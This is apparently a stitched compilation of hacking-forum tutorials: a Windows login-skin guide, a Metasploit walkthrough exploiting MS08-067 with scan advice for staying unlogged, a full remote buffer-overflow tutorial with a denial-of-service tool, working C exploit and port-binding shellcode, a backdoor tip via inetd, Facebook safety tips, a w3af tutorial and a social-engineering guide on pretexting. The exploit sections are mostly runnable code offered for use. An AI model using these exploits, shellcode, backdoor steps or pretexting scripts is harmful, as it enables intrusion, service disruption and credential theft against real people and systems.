How to get your computer to have an FBI login screen

[Image: img20110327121913.jpg]

1) Download LogonStudios (It's Vista version but if you have Windows 7 it works)

Code:
http://www.megaupload.com/?d=I8DIQ2YN

For xp users:
Code:
http://www.stardock.com/products/logonstudio/downloads.asp

2) You can download the FBI file here
Code:
http://www.wincustomize.com/explore/logonstudio_xp/9606/

Or
Code:
http://skins19.wincustomize.com/24/79/2479496/26/9859/preview-26-9859.jpg

Optional 3) The switch user button was annoying me so i downloaded this to remove it (I'm the only one on my computer so i doubt ill miss it)
Code:
http://www.megaupload.com/?d=8N0EGIW4

Start it up, then open it and it'll do the rest

For the users that want their 'switch user' button back download this:

Code:
http://www.megaupload.com/?d=AA5V5SFQ
Just run the file and it will return your button.

Using metasploit and its exploits

Welcome again to another ultra noob edition production. :) I know everyone likes colors but I am indeed just going to be very straightforward since I'm in happy land right now.

NOTE: I am not responsible for anything you do with this information. It is for educational purposes only.


First off we are going to set up metasploit with postgresql. (which I use... but you can also use sqlite3 or mysql) These Structured Query Language (SQL) databases are going to be what hold the information of a target after scans and such.


For those of you using windows, you can go here.


Click Me!


For this instalment of ultra noob edition i will be using blackbuntu. You can download blackbuntu
here!

To download backtrack you can go
here!

So once you have postgresql and its deamon running you need to run the following commands to create a user and password for your metasploit database.


In blackbuntu and backtrack 5 you will use the commands

Code:
service postgresql start
In backtrack 4r2 and below use;
Code:
/etc/init.d/postgresql-8.3 start
Note: you might have postgresql-8.4 as i do... so replace the 3 with a 4.
Code:
sudo su postgres -c psql
  ALTER USER postgres WITH PASSWORD 'your password';

  \q

  sudo passwd -d postgres
  sudo su postgres -c passwd
Note: if using backtrack ignore the sudo commands as you are already root.

What this does is set up a user postgres with whatever password you choose.


Now to create/connect to the postgresql database in metasploit you need to use the commands. Once inside metasploit.

Code:
db_connect postgres:yourpassword@127.0.0.1/msf3

[Image: metasploit1.png]

This will create a postgresql database called msf3 if you haven't already. If you have it will just connect to it. (As shown in mine)

This is where the show really gets going.
Now you have two options... you can scan your network using outside tools to find the ip addresses or use an nmap ping scan.

To use a ping scan with nmap you would use nmap from the db_nmap command because it automatically adds hosts in the network to your new postgresql database.

Code:
db_nmap -Pn -v 192.168.1.1-255

[Image: metasploit2.png]

Now the -Pn argument tells nmap to run a ping scan on port 80 to decide what hosts are up and will add them to your database, while the -v command tells nmap to run in verbose mode giving you more detailed feedback while the scan is running.

Now after you have a list of live hosts you can run nmap in a new mode.
Code:
db_nmap -sS -sV -sU -n -O -v 192.168.1.4

[Image: metasploit3.png]

NOTE: VERY IMPORTANT. RUNNING THE -sS COMMAND VS THE -sT COMMAND.

THE -sT COMMAND COMPLETES A FULL TCP CONNECTION WHICH GETS LOGGED BY THE REMOTE HOST. TO PREVENT THIS RUNNING A STEALTH SYN SCAN WITH THE -sS COMMAND IS THE BEST OPTION. I HAVE STATED THIS IN OTHER TUTS ABOUT NMAP BUT TO STAY ANON YOU NEED TO DO THIS.

Now i run the ip 192.168.1.4 because that is what is currently on my network.

The -sS command runs a stealth syn scan which does not create a full tcp connection and allows you to continue unlogged. The -sV scan will tell you what services are running on a certain port which will come into play when selecting an exploit to use.
The -sU command runs a udp port scan against the target, and since there is no reply from udp packets they never get logged in the first place. The -O scan runs an OS scan against the target using tcp fingerprinting to tell you the operating system of the target machine, this will also come to play when selecting an exploit. The -n command tells nmap to not run a -Pn or ping scan agianst the target as they get logged, and since you have already done that once you wouldn't want to do it again.
And again the -v command runs nmap in verbose mode which allows you to see more of whats going on in the behind the scenes and helps you better understand what is happening.

Now once you have a list of open ports you can begin to choose your exploit based on port and operating system. For this exercise I chose the windows/smb/ms08_067_netapi exploit.


Now since port 445 is open I will attempt to run the ms08_067_netapi exploit against the target. So with metasploit open we will run

Code:
use windows/smb/ms08_067_netapi
set payload windows/bind_tcp
set rhost 192.168.1.4
set lhost 192.168.1.3
set lport 5150
check
NOTE:Run the show options command to display what information is required for the exploit to work properly.

[Image: metasploit4.png]


Now these commands in metasploit will first set the exploit to use as the windows/smb/ms08_067_netapi exploit.

The second sets metasploit to use a bind shell using tcp protocal.


The third sets the remote host to our target ip. The fourth sets the localhost to our ip, and the local port the one we want to listen on.

Running the check command will tell us if the target is vulnerable or not.

And as you can see it is. So now we will run the exploit command

Code:
exploit

[Image: metasploit5.png]

From there meterpreter will open. You can go here for all the meterpreter commands.


Now your in.... All you need to do is to do whatever you want. LOL

This Has been another ultra noob edition tutorial.

References


http://www.backtrack-linux.org/forums/ba...resql.html


http://hackforums.net/showthread.php?tid=970352


If I missed a ref or something let me know. I will fix it immediatly.


P.S. Will be adding things and command explanations as necissary just P.M. me for any help or explanations.


Also would very much appreciate feedback on what I could improve within the tut and whether or not it was enjoyed/helpful.


P.S.S. Am still making the cracking WPA with aircrack tutorial.... pretty much was just too lazy to do it recently as i am going to be a father... :)


Really? no feedback or anything about this post? Thats disapointing.. if i cant get more then a single thank you i might as well stop making tuts

How to write remote exploits ( V. 1.1)

I hope you’ll enjoy it, ok what are we going to do? We want to exploit a vulnerable server program (vulnerable.c). We want to get a remote shell. In case you are looking for an exercise, read the vulnerable.c program, compile it and try to exploit it. If you don’t have any clue about remote exploits…… well then read further and let us first take a look at the vulnerable program… later we want to look at the functions of the vulnerable program, then how we can abuse an overflow within the program, then we want to define the general structure of the exploit code, and at last we want to write an exploit…


-------------------------------------------- vulnerable.c ----------------------------------------------


#include <stdio.h>
#include <netdb.h>
#include <netinet/in.h>


#define BUFFER_SIZE 1024
#define NAME_SIZE 2048

int handling(int c)

{
char buffer[BUFFER_SIZE], name[NAME_SIZE];
int bytes;
strcpy(buffer, "My name is: ");
bytes = send(c, buffer, strlen(buffer), 0);
if (bytes == -1)
return -1;
bytes = recv(c, name, sizeof(name), 0);
if (bytes == -1)
return -1;
name[bytes - 1] = ’\0’;
sprintf(buffer, "Hello %s, nice to meet you!\r\n", name);
bytes = send(c, buffer, strlen(buffer), 0);
if (bytes == -1)
return -1;
return 0;

}

int main(int argc, char *argv[])

{
int s, c, cli_size;
struct sockaddr_in srv, cli;
if (argc != 2)
{
fprintf(stderr, "usage: %s port\n", argv[0]);
return 1;
}
s = socket(AF_INET, SOCK_STREAM, 0);
if (s == -1)
{
perror("socket() failed");
return 2;
}
srv.sin_addr.s_addr = INADDR_ANY;
srv.sin_port = htons( (unsigned short int) atol(argv[1]));
srv.sin_family = AF_INET;
if (bind(s, &srv, sizeof(srv)) == -1)
{
perror("bind() failed");
return 3;
}
if (listen(s, 3) == -1)
{
perror("listen() failed");
return 4;
}
for(;;)
{
c = accept(s, &cli, &cli_size);
if (c == -1)
{
perror("accept() failed");
return 5;
}
printf("client from %s", inet_ntoa(cli.sin_addr));
if (handling(c) == -1)
fprintf(stderr, "%s: handling() failed", argv[0]);
close(c);
}
return 0;

}

---------------------------------------------- EOF------------------------------------------------------

Here’s how you must compile and use the program.

user@linux:~/ > gcc vulnerable.c -o vulnerable

user@linux:~/ > ./vulnerable 8080

./vulnerable 8080 this means, that you run the service on port 8080, look at the port you wanna take, you mustn’t use a privileged port (1 – 1024) assuming you are not root.

Now we’ve compiled the program and we know how to run it.. with the parameter

program <port>

Now we want check some addresses of the program, and take a look on how it is built. We start the vulnerable program with gdb, to look at some things…


now do the following:

user@linux~/ > gdb vulnerable

GNU gdb 4.18

Copyright 1998 Free Software Foundation, Inc.

GDB is free software, covered by the GNU General Public License, and you are

welcome to change it and/or distribute copies of it under certain conditions.

Type "show copying" to see the conditions.

There is absolutely no warranty for GDB. Type "show warranty" for details.

This GDB was configured as "i386-suse-linux"...

(gdb) run 8080

Starting program: /home/user/directory/vulnerable 8080

Now the program is listening for an incoming connection on port 8080.

Next connect with telnet or netcat on port 8080.

user@linux:~/ > telnet localhost 8080

Trying ::1...

telnet: connect to address ::1: Connection refused

Trying 127.0.0.1...

Connected to localhost.

Escape character is '^]'.

My name is: Robin

, nice to meet you!

Connection closed by foreign host.

user@linux:~/ >

Now the easy server program doesn’t make anything else then getting a name and writing it back on your screen…. Ok let’s go further…

While you made this, the gdb (debugger) wrote the following on the screen:

client from 127.0.0.1 0xbffff28c

/*Don’t be confused if the address is different on your computer, on my box it is 0xbffff28c */

Ok the server is still running because of the for-loop, so it’s always repeating until you kill the server program.

3. Overflowing the server program

Let's test something....

Now we reconnect to the service on port 8080 and put more than 1024 bytes of characters on the command line "My name is:..."

It should look like this... (I'll take A's *g*)...

user@linux:~/ > telnet localhost 8080

Trying ::1...

telnet: connect to address ::1: Connection refused

Trying 127.0.0.1...

Connected to localhost.

Escape character is '^]'.

My name is: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Now the telnet client should be disconnected... but why? Let's look at the output of gdb:

Program received signal SIGSEGV, Segmentation fault.

0x41414141 in ?? ()

(gdb)

// Don’t close gdb !!

What happened? As we can see, the eip is set to 0x41414141, probably you are asking why?

OK, I’ll try to explain it. 0x41 stands for an ‘A’... as we put over 1024 bytes in, the program has tried to copy the string name[2048] into

buffer[1024].... so because the string in name[2048] was greater than 1024 bytes, the name buffer has overwritten the buffer

and also overwritten the saved eip (extended instruction pointer, here is the returnaddress stored).. so our buffer

looks like this:

[xxxxxxxx-name-2048-bytes-xxxxxxxxxx]

[xxxxx buffer-only-1024-bytes xxx] [EIP]

Ok our stack should look like this. We’ve tried to put more than 1024 byte into buffer, and then we’ve overwritten the eip *g*.

// don't forget .. eip has a size of 4 bytes !


After you overwrote the whole returnaddress, the function wanted to return to the main function, it jumped to the

wrong address (0x41414141) .... and so there was a segmentation fault.

Now here's a DoS tool for this program:

------------------------------------- dos.c ------------------------------------------------------------

#include <stdio.h>

#include <netinet/in.h>

#include <sys/socket.h>

#include <sys/types.h>

#include <netdb.h>

int main(int argc, char **argv)

{

struct sockaddr_in addr;

struct hostent *host;

char buffer[2048];

int s, i;

if(argc != 3)

{

fprintf(stderr, "usage: %s <host> <port>\n", argv[0]);

exit(0);

}

s = socket(AF_INET, SOCK_STREAM, 0);

if(s == -1)

{

perror("socket() failed\n");

exit(0);

}

host = gethostbyname(argv[1]);

if( host == NULL)

{

herror("gethostbyname() failed");

exit(0);

}

addr.sin_addr = *(struct in_addr*)host->h_addr;

addr.sin_family = AF_INET;

addr.sin_port = htons(atol(argv[2]));


if(connect(s, &addr, sizeof(addr)) == -1)

{

perror("couldn't connect so server\n");

exit(0);

}

/* Not difficult only filling buffer with A’s.... den sending nothing more */

for(i = 0; i < 2048 ; i++)

buffer[i] = 'A';

printf("buffer is: %s\n", buffer);

printf("buffer filled... now sending buffer\n");

send(s, buffer, strlen(buffer), 0);

printf("buffer sent.\n");

close(s);

return 0;

}

--------------------------------------------- EOF ------------------------------------------------------


4. Finding the return address


I only want to show you how the structure is of an remote exploit looks like, so let's find out what we are going to do:

First we open gdb and search for the esp... to find esp you can put in the gdb.. (I hope you didn't close gdb) after getting a SEGFAULT... ok now type this x/200bx $esp-200 in, so you should get an ouput of addresses... It should look like this :

(gdb) x/200bx $esp-200

0xbffff5cc: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41

0xbffff5d4: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41

0xbffff5dc: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41

0xbffff5e4: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41

0xbffff5ec: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41

0xbffff5f4: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41

0xbffff5fc: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41

0xbffff604: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41

0xbffff60c: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41

0xbffff614: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41

0xbffff61c: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41

0xbffff624: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41

0xbffff62c: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41

0xbffff634: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41

0xbffff63c: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41

0xbffff644: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41

0xbffff64c: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41

0xbffff654: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41

0xbffff65c: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41

0xbffff664: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41

0xbffff66c: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41

0xbffff674: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41

0xbffff67c: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41

---Type <return> to continue, or q <return> to quit---

Ok know we know that we've overwritten the whole buffer, so let's take one of those addresses... I'll show you later

why this... (because we want to guess the address), maybe you know the NOP's technique... so it shouldn't be any problem to

make our exploit working as well.... or to make our chance bigger to guess the return-address.

Attention don’t take the nearest address near the end of the 0x41, take an address which is in the middle, we’ll overwrite it later with NOPs.


5. Structure of the exploit code

So we've got a possible return address, let's try to use it... the exploit code should be structured like this:

1. First let's find out the esp.. ok we've got it. (ok we've got an address near the esp, that isn't any problem, because we’ll fill the buffer with NOP's)... then you should find a good shellcode which binds a shell on a port... Don't forget: in remote exploits we can't use local exploit shellcodes.. ok we could, but it isn’t very clever. So we have to find another way to get a shell. What about a portbinder shellcode, which binds a shell on a port ??

Ok in the net are many of these portbinder shellcodes .. i.e. www.hack.co.za or my page *g*.

2. Declaring a buffer which is bigger than 1024 bytes... let's make it 1064 bytes, so there is no problem to overwrite eip.. so don't forget you only have to declare a buffer which is greater than 1024 bytes...

3. Let's prepare the buffer. Now let's first fill the whole buffer with NOP's:

memset(buffer, 0x90, 1064);


4. Let's copy the shellcode into the buffer

memcpy(buffer+1001-sizeof(shellcode), shellcode, sizeof(shellcode));

Here we put the shellcode in the middle of the buffer

Why? Ok, if we got enough NOPS at the beginnig, our chance is getting better to execute the shellcode

5. Let's terminate the Nullbyte in the buffer

buffer[1000] = 0x90; // 0x90 is the NOP in hexadecimal

6. Let's copy the returnaddress at the end of the buffer

for(i = 1022; i < 1059; i+=4)

{

((int *) &buffer[i]) = RET;

// RET is the returnaddress we want to use... #define in the header

}

We know that the buffer ends by 1024 bytes, but to get sure we begin on 1022, then we’re copying the returnaddress until we’ve got 1059 bytes.. that is enough because we've already overwritten the eip (we hope so *g*).

7. Let's add a \0 Nullbyte at the end of our prepared buffer:

buffer[1063] = 0x0;

Now we've prepared our buffer, now we only need to send it to the vulnerable host.. by port and host or ip.

-------------------------------------------- exploit.c --------------------------------------------------

/* Simple remote exploit, which binds a shell on port 3789

* by triton

*

* After return address was overwritten, you can connect

* with telnet or netcat to the victim host on Port 3789

* After you logged in... there’s nothing, but try to enter "id;" (don’t forget the semicolon)

* So you should get an output, ok you’ve got a shell *g*. Always use:

*

* <command>;

*

* execute.

*/

#include <stdio.h>

#include <netdb.h>

#include <netinet/in.h>

//Portbinding Shellcode

char shellcode[] =

"\x89\xe5\x31\xd2\xb2\x66\x89\xd0\x31\xc9\x89\xcb\x43\x89\x5d\xf8"

"\x43\x89\x5d\xf4\x4b\x89\x4d\xfc\x8d\x4d\xf4\xcd\x80\x31\xc9\x89"

"\x45\xf4\x43\x66\x89\x5d\xec\x66\xc7\x45\xee\x0f\x27\x89\x4d\xf0"

"\x8d\x45\xec\x89\x45\xf8\xc6\x45\xfc\x10\x89\xd0\x8d\x4d\xf4\xcd"

"\x80\x89\xd0\x43\x43\xcd\x80\x89\xd0\x43\xcd\x80\x89\xc3\x31\xc9"

"\xb2\x3f\x89\xd0\xcd\x80\x89\xd0\x41\xcd\x80\xeb\x18\x5e\x89\x75"

"\x08\x31\xc0\x88\x46\x07\x89\x45\x0c\xb0\x0b\x89\xf3\x8d\x4d\x08"

"\x8d\x55\x0c\xcd\x80\xe8\xe3\xff\xff\xff/bin/sh";

//standard offset (probably must be modified)

#define RET 0xbffff5ec


int main(int argc, char *argv[]) {

char buffer[1064];

int s, i, size;

struct sockaddr_in remote;

struct hostent *host;

if(argc != 3) {

printf("Usage: %s target-ip port\n", argv[0]);

return -1;

}

// filling buffer with NOPs

memset(buffer, 0x90, 1064);

//copying shellcode into buffer

memcpy(buffer+1001-sizeof(shellcode) , shellcode, sizeof(shellcode));

// the previous statement causes a unintential Nullbyte at buffer[1000]

buffer[1000] = 0x90;

// Copying the return address multiple times at the end of the buffer...

for(i=1022; i < 1059; i+=4) {

* ((int *) &buffer[i]) = RET;

}

buffer[1063] = 0x0;

//getting hostname

host=gethostbyname(argv[1]);

if (host==NULL)

{

fprintf(stderr, "Unknown Host %s\n",argv[1]);

return -1;

}

// creating socket...

s = socket(AF_INET, SOCK_STREAM, 0);

if (s < 0)

{

fprintf(stderr, "Error: Socket\n");

return -1;

}

//state Protocolfamily , then converting the hostname or IP address, and getting port number

remote.sin_family = AF_INET;

remote.sin_addr = *((struct in_addr *)host->h_addr);

remote.sin_port = htons(atoi(argv[2]));

// connecting with destination host

if (connect(s, (struct sockaddr *)&remote, sizeof(remote))==-1)

{

close(s);

fprintf(stderr, "Error: connect\n");

return -1;

}

//sending exploit string

size = send(s, buffer, sizeof(buffer), 0);

if (size==-1)

{

close(s);

fprintf(stderr, "sending data failed\n");

return -1;

}

// closing socket

close(s);

}

--------------------------------------------- EOF-------------------------------------------------------

7. Using the exploit

user@linux~/ > gcc exploit.c –o exploit

user@linux~/ > ./exploit <host> <port>

Now it should work If you got the right return address... or one of the right return addresses.

user@linux~/ > telnet <host> 3879

If you’re connected then try to do this:

id;

uid=500(user) gid=500(user) groups=500(user)

As you can see, it works very well.


8. Getting root privileges

Do the following:

user@linux~/ > su

password: ******

root@linux~/ > ls –ln vulnerable

-rwxrwxr-x 1 500 500 14106 Jun 18 14:12 vulnerable

root@linux~/ > chown root vulnerable

root@linux~/ > chmod 6755 vulnerable

root@linux~/ > ./vulnerable <port>

Now you can exploit the server program, and you should get a root shell *g*

9. Enter the service in inetd.conf

Ok we’re interested how the program, would work, if it would be a deamon. Now do the following:

First copy the vulnerable pogram to /usr/bin/

root@linux~/ > cp vulnerable /usr/bin/vulnerable

Now let’s modify some files...

root@linux~/ > vi /etc/services

(Feel free to use your favourite editor instead of vi)

Define a port which you wanna take. I’ll take the port 1526, now let’s enter this informations into /etc/services

vulnerable 1526/tcp # defining port for our server program, save and quit

Now edit the inetd.conf file

root@linux~/ > vi /etc/inetd.conf

put in:

vulnerable stream tcp nowait root /usr/bin/vulnerable vulnerable 1526

Now safe the inetd.conf file and quit.

root@linux~/ > killall –HUP inetd

Now restart inetd and everything should work..

Note: This is also a good way to make a backdoor, adding a service in /etc/services then, add the things in inetd.conf and right /bin/sh sh –i or sh –h *g*....

9. Problem solutions

If the exploit doesn’t work, please think about the return address, it could be wrong, test it with gdb....

user@linux~/ > gdb vulnerable

.....

(gdb) run <port>

Now you can exploit the program, if it doesn’t work look at the output of gdb, and try to find out the address, like in Chapter 4.

If there any other problems ... read the remarks *g*.

10. Remarks

If you find a bug, please mail me, so I can correct the current Version. If you want to criticize my english, I’ll delete your message :-) *nobody’s perfect*, but if you really got problems to understand this, please ask me... But please do not tease me with stupid question, I don’t have the time to answer every question.

If you want to put this text on your page, no problem, but please do not change the copyright or other things....

11. Greets

Thanks to Maverick for the vulnerable programm *hehe* (in his Tutorial "Socket Programming"),

thanks to triton for the exploitcode (great man, also member of buha-security.de)

Greets to all members of buha-security.de and greets to XaitaX, cat, Anthraxx, Jess (I wonder what happend with her), DrDoo (knuff)

and of course one of my best friends Richard Hirner (well I know him 1,2 year ago, but we didn't meet us.... *g*..)... at least greets to all apprentices of LGT Bank in Liechtenstein, special greets to Marc, Etienne, Martina... (Toni from Hospital too, my own appretice)


8 Top Facebook Security Tips

FACEBOOK TIPS

World wide web is now expending, Internet has successfully turn the whole world into a village and for doing this social networks played and playing an important role, in the era of social networks there is a facebook,  Facebook has a large number of user's and it is on hit list of attacker's and scam-er.
While you are using facebook or any social networking website there is a need to protect your information by using effective privacy techniques.
This article will talk about some security issues and their countermeasure on facebook or it can be applicable on other social networking websites.

 Strong Passwords

You must care about your passwords, make sure you have a strong password that contain capital letters,small letters,numbers and special characters. Use different password for different online accounts, your password must not related to some of your information, do not use such a words that are easily available on dictionary. To learn more about dictionary attack click here.

Secure Browsing
It is good practice to keep yourself up to date means make sure that you are using update OS and browser to avoid browser exploitation attack, use secure connection (HTTPS) where possible to avoid sniffing.

Computer Security 
It is very important to stay secure on web, make sure your computer does not contain any sort of keyloggers, RAT (remote administration tool) and istealer or some other things like this. Use a smart antivirus and firewall solution to remain secure, if you think that your computer got affected by some malware and than follow the procedure to fight with.

Personal Information
Avoid to put so much information about yourself on facebook profile, a hacker might be use these information to hack your password by using reverse engineering technique, or an attacker might create a dictionary by using your information to launch a password based attack.

Profile Privacy Setting
It is recommended to make your profile as a privacy master profile, hide your information from those people to whom you never trust and from those people who are new to you, disable each and everything from those who have not added into your profile as a friend, because there is chance that someone watching your activities.


Application Setting
Each facebook application has a default setting and when you allow any application to use, it means that you have signed an agreement and the developer of this application may watch all of your activities and can get your password, can update your status and more, so avoid applications as much as possible. To learn more about application spamming click here.

 Account Security
It is good practice to add different email address for your single profile and must connect your mobile phone with your profile, in case if you lost your account than you have an ability to prove as a owner of this account, lean more security to protect your account.

More Tips

    You must not share your password to any one.
    Disable your browser from saving your password.
    Avoid to sign in your account when you are in public place.
    If you are using wireless LAN(WLAN) than must think about firesheep.

Web Application Attack and Audit Framework (W3AF)- Tutorial


Security is key point for every effective business, either you are running your own website or you are at job to manage the web application for your company you have to do little penetration testing to check the security of web application.
Now a days exploit are available and update on daily basis for different web application services.

While doing a penetration testing a pen tester must consider these exploit for different vulnerabilities.
To find a vulnerabilities is not enough a pen-tester must check the parallel exploits that are available publicly for different services.


w3af is a Web Application Attack and Audit Framework. The project goal is to create a framework to find and exploit web application vulnerabilities that is easy to use and extend. w3af is working for Become the best Open Source Web Application Exploitation Framework. It provides information about security vulnerabilities and aids in penetration testing efforts.

The important fact of w3af is that it is available for all major operating system like Microsoft Windows, Linux, MAC OS, FreeBSD and OpenBSD etc. It is written in python programming language and provide both command line interface and graphical user interface.

W3af_15

W3af uses more than 130 plug-in to find vulnerabilities in web applications, after finding vulnerabilities like SQL injections, OS commanding, remote file inclusions (PHP), cross-site scripting (XSS), and unsafe file uploads, can be exploited in order to gain different types of access to the remote system.

Download
Tutorial
Once you have all the prerequisites then you can start w3af as follows:
$ ./w3af
w3af>>>

Type help will give you a list of options.


w3af>>> help
The following commands are available:

help                  You are here. help [command] prints more specific help.
url-settings       Configure the URL opener.
misc-settings    Configure w3af misc settings.
session             Load and save sessions.
plugins             Enable, disable and configure plugins.
start                 Start site analysis.
exploit              Exploit a vulnerability.
tools                 Enter the tools section.
target               Set the target URL.
exit                   Exit w3af.

w3af>>>
Now see this example:

w3af/plugins>>> audit xss
w3af/plugins>>> audit
Enabled audit plugins:
xss
w3af/plugins>>> discovery webSpider,pykto,hmap
w3af/plugins>>> discovery
Enabled discovery plugins:
webSpider
pykto
w3af/plugins>>> output console,htmlFile
w3af/plugins>>> output
Enabled output plugins:
htmlFile
console
w3af/plugins>>> output config htmlFile
w3af/plugin/htmlFile>>> view

Social Engineering


Why use Social Engineering?

The reasons for using social engineering to gain access are simple: once mastered, social engineering can be used on a system despite the platform or the quality of the hardware and software present. Social engineering comes in many forms, but they are all based on the principle of disguising oneself as a non-hacker who needs or deserves the information to gain access to the system. Aside from user larger security systems, another tactic that security professionals employ is 'security through obscurity,' which is providing little or no information to a user, assuming that legitimate users have already been trained, and that the hackers would be discouraged by having to guess different commands or procedures. Security through obscurity methods can also be accomplished by hiding certain files or information systems or having confusing login prompts. This method of security is completely undermined when social engineering is involved. With a legitimate human user providing information, all the information that allowed for security through obscurity would also be divulged to the hacker.

Methods of Attack?

Although the methods used by social engineers rely on the same principle, the disguises of the hackers may vary greatly, depending on the hacker's level of skill and the type of information he or she is after. One common method used is for the attacker to pretend he is new to the system and needs assistance with gaining access. The role as a new person (or 'newbie' or 'neophyte') is easy for a potential hacker to pull off. The hacker can easily pretend to not know much about a system and still retrieve information. This ruse is commonly used when the attacker is unable to research enough about the company or find enough information to get a foot in the door. A simple method of this technique is for the hacker to call a secretary for the company and pretend that he is a new temp agent and is having trouble gaining access into the system. The secretary (or other legitimate user) may be inclined and proud to be able to offer help to the new person on the job. The user may simply give out the guest account name and password, or may even go into detailed instructions on login procedures for different departments. Once the intruder is in a guest account however, he may be able to access other (more important) accounts from there. He may also be able to find out enough information about the company to use a similar tactic: reverse social engineering, which is covered in the next section.

Other guises used by social engineers are to pose as a computer aide or helper, and try to gain information as you fix the computer. This technique, however, relies on the assumption that there is something wrong with the computer system. By posing as a helper, the legitimate user will be less suspicious and more willing to answer your inquisitive questions. Another form for the attacker to take is that of a system operator for the network itself. The potential hacker will pretend that an error in all the accounts has been made, and the he needs to reset the accounts. In order to do that, he needs the old passwords of the users. If the employee is naive enough, he or she will divulge the information, thinking that they are doing their company a service. Although there are many other methods and techniques, these previous examples account for most recorded incidents of social engineers.

The disguises and tricks that the hackers use to social engineer legitimate users do have limits, however. During a social engineering attack, the hacker assumes a great deal and also relies on luck to pull off a successful hack. The above examples usually only work on employees who are not aware of the different forms of social engineering, or that they don't care about the company's security. Even if an employee is not aware of social engineering, he or she may not trust who the hacker is without proper identification. The employee may also be aware that temp agents usually have contact managers or other people within their own office to assist them, and would be suspicious when the call comes to their desk. These problems are a constant danger to the potential hacker, which has called for a new type of social engineering- called reverse social engineering.

Reverse Social Engineering

Reverse social engineering is a superior form of social engineering that deals with the common difficulties that come with normal social engineering. This form can be described as a legitimate user of a system asking the hacker questions for information. In reverse social engineering (RSE), the hacker is thought to be a higher-level that the legitimate user, who is actually a target. In order to pull of an RSE attack, however, the attacker must be knowledgeable of the system and usually must also have previous access granted to him, usually through normal social engineering. A quick glance of the some pros and cons of SE and RSE are given here:

Social Engineering: The hacker places the calls and is dependent on the user
Reverse Social Engineering: The user places the calls and are dependent the hacker

Social Engineering: The user feels that the hacker is indebted to them.
Reverse Social Engineering: The user feels indebted to the hacker.

Social Engineering: Questions often remain unresolved to the victim.
Reverse Social Engineering: All the problems are corrected, no suspicious loose ends

Social Engineering: The user has control by providing information.
Reverse Social Engineering: The hacker has complete control.

Social Engineering: Little or no preparation required.
Reverse Social Engineering: Lots of planning and previous access usually needed

The typical RSE attack consists of three major parts: sabotage, advertising, and assisting. After gaining simple access through other means, the hacker sabotages a workstation by either corrupting the station, or giving the appearance that it is corrupted. An abundance of error messages, switched parameters/options, or simulation programs such as fake prompts can accomplish this type of sabotage. The user of the system sees the malfunctions, and then tries to seek help. In order to be the one that the users call, the attacker must advertise that he or she is capable of fixing the problem. Advertising may include placing fake business cards around the office or even providing the number to call in the error message itself. A sample error message might be:

** ERROR 03 - Restricted Access Denied ** - File access not allowed by user. Consult with Mr. Crack at () 595-1474 for file permission information.

In this case, the user would call 'Mr. Downs' for help, and divulge account information without being suspicious of the legitimacy of 'Mr. Downs.' Another method of advertisement can actually involve social engineering. An example of this is for the hacker to call the target and inform them that the new technical support number has changed, and then the hacker would give them their own number. The third (and easiest) part of an RSE attack is for the hacker to assist with the problem. Since the hacker is the instigator of the sabotage, the problem is easily fixed, and the target is not suspicious of the helper since he or she appears to be a knowledgeable user of the system. The duty of the hacker is only to get account information out of the target while he is helping them. After the information is attained, the hacker solves the problem and then ends the conversation, eager to use his newfound knowledge.

Why Social Engineering Works

